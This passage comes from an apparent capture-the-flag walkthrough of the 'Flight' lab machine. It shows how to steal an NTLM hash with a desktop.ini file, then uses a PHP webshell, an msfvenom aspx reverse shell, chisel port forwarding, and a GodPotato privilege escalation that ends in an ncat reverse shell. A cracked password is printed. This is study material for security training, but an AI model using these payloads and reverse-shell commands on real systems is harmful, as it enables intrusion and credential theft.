 After generation we can upload the file of our choice.
What worked for me was .ini file
1
2
3
└─$ cat desktop.ini
[.ShellClassInfo]
IconResource=\\{your_ip}\aa
grabbing hash with responder and cracking with john
And we do get a hash on our end
 And using john we are able to get new creds.
 Giving us
c.bum:Tikkycoll_431012284
Lets check share access.

C.bum and user.txt
So get user.txt through smb.
 We dont have winrm so we cant even try it.
shell as svc_apache
We did get write on web share. We could upload shell and try to get code execution.
1
<?php system($_GET["cmd"]);?>
This is a simple one which we can even confirm with curl.
 Lets get shell.
i will be using curl
1
curl http://school.flight.htb/cole.php?cmd=powershell -e <base64encoded>
Be sure to url encode incase you are using curl
 And we get shell.
Checking on privs nothing stands out.
1
2
3
4
5
6
7
8
9
10
11
PS C:\xampp\htdocs\school.flight.htb> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeCreateGlobalPrivilege       Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\xampp\htdocs\school.flight.htb>
Lets look around for privesc vectors.
web server at 8000 discovery
On root we do have inetpub.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/30/2026   2:52 PM                inetpub
d-----         6/7/2022   6:39 AM                PerfLogs
d-r---       10/21/2022  11:49 AM                Program Files
d-----        7/20/2021  12:23 PM                Program Files (x86)
d-----        6/30/2026  10:27 AM                Shared
d-----        9/22/2022  12:28 PM                StorageReports
d-r---        9/22/2022   1:16 PM                Users
d-----       10/21/2022  11:52 AM                Windows
d-----        9/22/2022   1:16 PM                xampp


PS C:\>
And from netstat,
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             g0:0                   LISTENING
  TCP    0.0.0.0:88             g0:0                   LISTENING
  TCP    0.0.0.0:135            g0:0                   LISTENING
  TCP    0.0.0.0:389            g0:0                   LISTENING
  TCP    0.0.0.0:443            g0:0                   LISTENING
  TCP    0.0.0.0:445            g0:0                   LISTENING
  TCP    0.0.0.0:464            g0:0                   LISTENING
  TCP    0.0.0.0:593            g0:0                   LISTENING
  TCP    0.0.0.0:636            g0:0                   LISTENING
  TCP    0.0.0.0:3268           g0:0                   LISTENING
  TCP    0.0.0.0:3269           g0:0                   LISTENING
  TCP    0.0.0.0:5985           g0:0                   LISTENING
  TCP    0.0.0.0:8000           g0:0                   LISTENING
  TCP    0.0.0.0:9389           g0:0                   LISTENING
  TCP    0.0.0.0:47001          g0:0                   LISTENING
  TCP    0.0.0.0:49664          g0:0                   LISTENING
  TCP    0.0.0.0:49665          g0:0                   LISTENING
  TCP    0.0.0.0:49666          g0:0                   LISTENING
  TCP    0.0.0.0:49667          g0:0                   LISTENING
  TCP    0.0.0.0:49673          g0:0                   LISTENING
  TCP    0.0.0.0:49674          g0:0                   LISTENING
  TCP    0.0.0.0:49686          g0:0                   LISTENING
  TCP    0.0.0.0:49695          g0:0                   LISTENING
  TCP    0.0.0.0:49703          g0:0                   LISTENING
  TCP    10.129.228.120:53      g0:0                   LISTENING
  TCP    10.129.228.120:80      10.10.14.183:59946     ESTABLISHED
  TCP    10.129.228.120:139     g0:0                   LISTENING
  TCP    10.129.228.120:445     10.10.14.183:34986     ESTABLISHED
  TCP    10.129.228.120:53153   10.10.14.183:8010      ESTABLISHED
  TCP    127.0.0.1:53           g0:0                   LISTENING
We do see a service running on 8000 Trying to curl it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
PS C:\xampp\htdocs\school.flight.htb> curl.exe 127.0.0.1:8000/
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<!--

Template 2093 Flight

http://www.tooplate.com/view/2093-flight

-->
        <title>Flight - Travel and Tour</title>

        <meta name="description" content="">

<... SNIP ...>

        // navigation click actions
        $('.scroll-link').on('click', function(event){
            event.preventDefault();
            var sectionID = $(this).attr("data-id");
            scrollToID('#' + sectionID, 750);
        });
        // scroll to top action
        $('.scroll-top').on('click', function(event) {
            event.preventDefault();
            $('html, body').animate({scrollTop:0}, 'slow');
        });
        // mobile nav toggle
        $('#nav-toggle').on('click', function (event) {
            event.preventDefault();
            $('#main-nav').toggleClass("open");
        });
    });
    // scroll function
    function scrollToID(id, speed){
        var offSet = 0;
        var targetOffset = $(id).offset().top - offSet;
        var mainNav = $('#main-nav');
        $('html,body').animate({scrollTop:targetOffset}, speed);
        if (mainNav.hasClass("open")) {
            mainNav.css("height", "1px").removeClass("in").addClass("collapse");
            mainNav.removeClass("open");
        }
    }
    if (typeof console === "undefined") {
        console = {
            log: function() { }
        };
    }
    </script>
</body>
</html>
PS C:\xampp\htdocs\school.flight.htb>
So we do know there is another website running,just not accessible from outside.
More info on inetput development folder
Lets check inetpub.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
PS C:\inetpub> clear
ls
PS C:\inetpub>

    Directory: C:\inetpub


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/22/2022  12:24 PM                custerr
d-----        6/30/2026   2:52 PM                development
d-----        9/22/2022   1:08 PM                history
d-----        9/22/2022  12:32 PM                logs
d-----        9/22/2022  12:24 PM                temp
d-----        9/22/2022  12:28 PM                wwwroot


PS C:\inetpub> cd development
PS C:\inetpub\development> ls


    Directory: C:\inetpub\development


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/30/2026   2:52 PM                css
d-----        6/30/2026   2:52 PM                fonts
d-----        6/30/2026   2:52 PM                img
d-----        6/30/2026   2:52 PM                js
-a----        4/16/2018   2:23 PM           9371 contact.html
-a----        4/16/2018   2:23 PM          45949 index.html
We do see the developer folder is the one with the source code.
Lets check on permissions.
lets use icacls
The icacls command is a powerful built-in Windows utility used to view, modify, back up, or restore NTFS file and folder permissions== (Access Control Lists). It serves as the modern replacement for the older cacls command
 Lets get shell as c.bum.
shell as c.bum
setup netcat listener and execute RunasCs.exe
 and on our other listener.

Lets upload an aspx file because web servers from windows support it.
aspx file generation and upload
We can generate using msfvenom.
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.183 LPORT=8010 -f aspx > shell.aspx
 We can then upload it through c.bum.
1
2
3
4
5
6
7
C:\inetpub\development>curl.exe 10.10.14.183/shell.aspx -o shell.aspx
curl.exe 10.10.14.183/shell.aspx -o shell.aspx
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3428  100  3428    0     0   1487      0  0:00:02  0:00:02 --:--:--  1488

C:\inetpub\development>
Now lets forward the port so that we can execute it in our browser.
Reverse port forwarding with chisel
we can use chisel and start server first on our side.
chisel server -p 9999 --reverse
and on windows side run.
.\chisel.exe client 10.10.14.183:9999 R:8000:127.0.0.1:8000
and we should see a connection back

Now we should be able to access the site from browser
Triggering the aspx file
Now lets navigate to our shell.aspx and execute it
and we should get shell our side.

Shell as iis apppool
Cheking privs to find SeImpersonate
On checking privileges.Something stands out.
 We can use one of the many potatos to abuse this privilege.
So lets grab Godpotato.
After uploading it its easy from there.
GodPotato -cmd "cmd /c whoami"
 and we are nt Authority.
So lets get shell as nt authority.
We use netcat because we are limited to amount of data we can input through GodPotato.
we can grab ncat from andrewd and upload.
Then run
.\GodPotato-NET4.exe -cmd "cmd /c .\ncat.exe 10.10.14.183 8010 -e cmd"

Shell as nt authority and root.txt
And from our side.
 And we are nt authority system.
Lets grab the root flag
